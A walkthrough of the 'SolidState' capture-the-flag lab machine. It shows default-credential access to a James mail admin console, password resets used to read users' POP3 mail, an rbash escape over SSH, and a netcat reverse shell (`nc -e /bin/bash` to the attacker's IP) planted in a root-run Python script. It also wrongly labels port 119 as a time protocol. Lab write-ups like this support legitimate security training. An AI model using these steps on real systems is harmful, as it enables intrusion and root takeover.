SolidState

Enter a caption for this image (optional)

Nmap

Quick scan: `nmap -T5 -Pn 10.10.10.51`

```
kali@kali:~/Downloads/solidstate$ nmap -T5 -Pn 10.10.10.51
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-12 14:58
Nmap scan report for 10.10.10.51
Host is up (0.018s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
119/tcp  open  nntp
```

A longer scan: `sudo nmap -T4 -A -Pn -p 1-65535 -O 10.10.10.51 > nmap.txt` gives us one port more (4555)

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp   open  smtp        JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.34 [10.10.14.34])
80/tcp   open  http        Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp  open  pop3        JAMES pop3d 2.3.2
119/tcp  open  nntp        JAMES nntpd (posting ok)
4555/tcp open  james-admin JAMES Remote Admin 2.3.2
```

Ports

We can learn more about these ports here: https://sushant747.gitbooks.io/total-oscp-guide/list_of_common_ports.html

Ports 25 and 110

- SMTP and pop3 are email-related ports.
- Ports 25 and 110 - the non-encrypted ports for these services
- Port 25 welcomes us "Hello nmap.scan.org," and gives my Kali's IP

Port 119

- Network time protocol, seems out of scope.

Port 4555: James

- James Apache is a mail and news server and software framework written in Java.
- Google knows we find this well explained pdf on a possible exploit: https://www.exploit-db.com/docs/english/40123-exploiting-apache-james-server-2.3.2.pdf

Website

Let go to the website

This is a strange email, normally its something like "info@" let's note this down: webadmin@solid-state-security.com

Didn't find much else here, let's keep looking at different ports

Port 4555

Connect via netcat: `nc 10.10.10.51 4555`

- The document we read earlier said in its exploit that the default password tends to be *root/root*. We try that here, and it works.
- Type `HELP` to find other commands.
- `Listusers` seems interesting a command

```
james
thomas
john
mindy
mailadmin
```

Add these usernames to out list, and let's reset the passwords so we can try and enter in with these new creds on smtp or pop

- I reset them all to root


Pop3

This will help with Pop3 commands:https://www.shellhacks.com/retrieve-email-pop3-server-command-line/

Netcat is a shaky connection to pop, telnet is better: `telnet 10.10.10.51 110`

```
kali@kali:~/Downloads/solidstate$ telnet 10.10.10.51 110
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER john
+OK
PASS root
+OK Welcome john
LIST
+OK 1 743
1 743
.
RETR 1
+OK Message follows
```

- Enumerate each user.
- We find this email when John



Let's go and see what's on Mindy's account:

Screenshot 2020-06-12 at 21.35.08.png

- Add Pj@S5W0rd123@ to our password list.

You and I both know that Mindy **didn't** reset their password like they were supposed to.

SSH Mindy

`ssh mindy@10.10.10.51` Put in password: Pj@S5W0rd123@

We get a user shell as Mindy, go and get your user flag and then come back for the PrivEsc.

Restricted Shell

We're in a restrictive shell -*rbash*- so we are limited in what we can do.

Googling around, I find this doc, which lists some techniques to break free from restrictive shells. This one works: `ssh mindy@10.10.10.51 -t "bash --noprofile"`

- To read more: https://webcache.googleusercontent.com/search?q=cache:cBR_C-VSeUIJ:https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf+&cd=1&hl=en&ct=clnk&gl=uk&client=safari

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$
```

Comes out looking a little ugly but that's okay.

PrivEsc

Lots and lots of ways to get our privesc scripts over. Let's use scp, which allows file transfer through SSH when we have the account creds:

- `scp[the path on your kali]/linpeas.sh  mindy@10.10.10.51 :/home/mindy`
- I then `chmod +x linpeas` , and then `bash linpeas.sh > lin.txt`, to output it to a file. And then `more lin.txt`, so I can go line by line and not miss a thing.

Results:

- Something suspicious was happening in the */opt/* folder, let's take a look:

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/$ cd opt
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ls
james-2.3.2  tmp.py
```

We can edit the **tmp.py** file, which the James tool calls on. Let's put a **reverse shell** in there with `nano tmp.py`

The reverse shell is: `os.system('/bin/nc -e /bin/bash [your ip] [a port]')`

```
#!/usr/bin/env python
import os
import sys

try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()

os.system('/bin/nc -e /bin/bash 10.10.14.34 4321')
```

Now, on your kali machine fire up a netcat listener on the port you just gave. And then sit and wait approx two minutes and you should get a root shell.

```
kali@kali:~/Downloads/privesc-tools/linux/LinEnum$ nc -nvlp 4321
listening on [any] 4321 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.51] 33648
whoami
root
```